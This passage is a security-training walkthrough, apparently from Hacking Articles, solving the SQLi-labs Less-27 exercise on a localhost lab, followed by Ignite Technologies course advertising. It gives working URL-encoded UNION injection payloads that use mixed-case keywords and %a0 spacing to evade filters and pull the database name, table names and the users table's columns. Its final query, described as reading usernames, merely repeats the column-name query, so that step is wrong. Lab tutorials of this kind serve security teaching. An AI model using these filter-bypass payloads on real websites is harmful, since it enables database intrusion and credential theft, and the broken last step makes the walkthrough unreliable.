
In the screenshot, you can see I have use union as UnIon and select as SeLect in the query to bypass the filter.



Now Type the following query to retrieve database name using union injection.

```
http://localhost:81/sqli/Less-27/?id=0'%a0UnIon%a0SeLect%a01,database(),3%a0AND'1=1
```

Hence you can see we have successfully get **security** as a database name as a result




Next query will provide entire table names saved inside the database.

```
http://localhost:81/sqli/Less-27/?id=0'%a0UnIon%a0SeLect%a01,group_concat(table_name),3%a0from%a0information_schema.tables%a0where%a0table_schema=database()%a0AND'1=1
```

From the screenshot you can read the following table names:

```
T1: emails
T2: referers
T3: uagents
T4: users
```



Now we'll try to find out column names of users table using the following query.

```
http://localhost:81/sqli/Less-27/?id=0'%a0UnIon%a0SeLect%a01,group_concat(column_name),3%a0from%a0information_schema.columns%a0where%a0table_name='users'%a0AND'1=1
```


Hence you can see columns inside it.

```
C1: id
C2: username
C3: password
```

At last, execute the following query to read all username inside the table users from inside its column. From the screenshot, you can read the fetched data.

```
http://localhost:81//sqli/Less-27/?id=0'%a0UnIon%a0SeLect%a01,group_concat(column_name),3%a0from%a0information_schema.columns%a0where%a0table_name='users'%a0AND'1=1
```

Hence, we have learned how to bypass UNION/union, SELECT/select, SPACE and COMMENT filter for retrieving information inside the database.



About Us

About Us

"Simple training makes Deep Learning"

"IGNITE" is a worldwide name in IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.
We are working towards the vision to "Develop India as a Cyber Secured Country". With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and the Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client's location or even at Ignite's Training Center.
We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into a number of top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

The two brands, Ignite Technologies & Hacking Articles have been collaboratively working from past 10+ Years with about more than 100+ security researchers, who themselves have been recognized by several research paper publishing organizations, The Big 4 companies, Bug Bounty research programs and many more.

Along with all these things, all the major certification organizations recommend Ignite's training for its resources and guidance.
Ignite's research had been a part of number of global Institutes and colleges, and even a multitude of research papers shares Ignite's researchers in their reference.

What We Offer

Ethical Hacking

The Ethical Hacking course has been structured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.

Bug Bounty 2.0

A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.
Over with this training, an indivisual is thus able to determine and report bugs to the authorized before the general public is aware of them, preventing incidents of widespread abuse.

Network Penetration Testing 2.0

The Network Penetration Testing training will build up the basic as well advance skills of an indivisual with the concept of Network Security & Organizational Infrastructure. Thereby this course will make the indivisual stand out of the crowd within just 45 days.

Red Teaming

This training will make you think like an "Adversary" with its systematic structure & real Environment Practice that contains more than 75 practicals on Windows Server 2016 & Windows 10. This course is especially designed for the professionals to enhance their Cyber Security Skills

CTF 2.0

The CTF 2.0 is the latest edition that provides more advance module connecting to real infrastructure organization as well as supporting other students preparing for global certification. This curriculum is very easily designed to allow a fresher or specialist to become familiar with the entire content of the course.

Infrastructure Penetration Testing

This course is designed for Professional and provides an hands-on experience in Vulnerability Assessment Penetration Testing & Secure configuration Testing for Applications Servers, Network Deivces, Container and etc.

Digital Forensic

Digital forensics provides a taster in the understanding of how to conduct investigations in order for business and legal audien ces to correctly gather and analyze digital evidence.